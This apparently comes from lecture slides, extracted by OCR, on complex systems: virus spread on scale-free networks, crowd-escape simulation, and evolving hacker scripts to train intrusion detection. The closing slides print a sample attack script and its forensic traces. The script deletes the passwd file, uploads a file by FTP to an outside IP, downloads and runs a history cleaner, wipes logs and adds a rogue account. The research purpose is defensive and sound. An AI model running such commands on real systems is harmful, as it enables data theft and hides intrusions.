



a
E SF
Failure
Attack
12
10
8
6
4
0.00
0.02
0.04
d
b
Internet
Attack
Failure
15
10
5
0
0.00
0.01
0.02
c
WWW
Attack
Failure
20
15
10
0.00
0.01
0.02
f

Melissa: Spring 1999, 5 million computers in 30 days

I Love You: Spring 2000, 60 millions computers in 3 days




Number of infected computers
Love
Bug
Connectivity
Melissa
Time




Survivability of 814 computer viruses.

- Recent results show that viruses spreading on scale-free networks are persistent (Pastor-Satorras et al., Phys. Rev. Lett., 2001). There is NO epidemic threshold!
- For example, address book viruses spread on scale-free social networks (Newman et al., Phys. Rev. E, 2002)
- That may be an opportunity for a distributed immune system…
- Or for immunization: target the hubs.


Part II

Prediction from the bottom-up



Paradigm shift: the simulation sometimes IS the explanation

Fire escape



45 s simulation, stampede, 200 people	# Escaped	# Injured
Without column, injured people don't move	**44**	**5**
With column, injured people don't move	**72**	**0**


From Helbing

Part III

Ideas from Nature

Evolutionary computation


Individuals are represented by genetic string **1101011000**



Two genetic operations


Application I
Hacker model

CCIU



KNOCK KNOCK
WHO IS IT?
WEB SECURITY
IT'S A HACKER
HA! NOT THIS TIME! I'M ON TO YOU! YOU'LL HAVE TO DO BETTER THAN THAT!
WEB SECURITY
KNOCK KNOCK
HACKER


- Generate sufficient “signature data” to design reliable statistical tests. Simulation compresses time.
- Automate script kiddie intrusion/attack detection: will save millions and refocus resources on pro hackers.
- Evolve hacker scripts: know thy enemy before he knows himself.




- Users interact with server by repeatedly logging in and out
- Hacker interacts with server by
  - entering system at a random time as a normal user or root
  - executing pre-defined scripts and commands
  - exiting
- All user/hacker actions are realistically captured via log files and file statistics
- Evidence is later used for intrusion analysis

Hacker Grammar

- Idea is to abstract hacker goals from commands
- Sequences of sub-goals form a tree with high-level goals at top and implementation at bottom
- Script generation requires a random walk down the sub-goal tree
- Operators are: combination, sequence, pick



Subset of Hacker Gramma



- Hacker Script:

```
su root
rm /etc/passwd
ftp 82.197.55.13
put /home/ben/ben50.txt
ftp 82.197.55.13
get cleanHistory
chmod u+x cleanHistory
./cleanHistory 10
rm /var/log/secure
rm /var/log/messages
exit
```

- Interpretation of Actions:
  - Removes passwd file
  - FTP's to foreign computer to steal a file
  - Downloads, makes executable, then runs cleanHistory program (removes last n lines of `.bash_history`)
  - Removes `/var/log/secure` and `/var/log/messages` log files

- Evidence:
  - `.bash_history`

```
echo alex:x:5:2:description:/home/alex/:/bin/bash
 >> /etc/passwd
mkdir /home/alex/
> /home/alex/.bash_history
chown alex /home/alex/.bash_history
rm /var/log/secure
rm /var/log/messages
exit
```

  - Absence of `/var/log/messages` and `/var/log/secure`
  - cleanHistory file → *critical mistake!*

```
$ cd /home/alex
$ stat cleanHistory
File: cleanHistory
Size: 0
Modify: May 1 04:22:48
Access:  May 1 04:22:48
Change: May 1 04:23:06
```

Scenario Example (con’t)

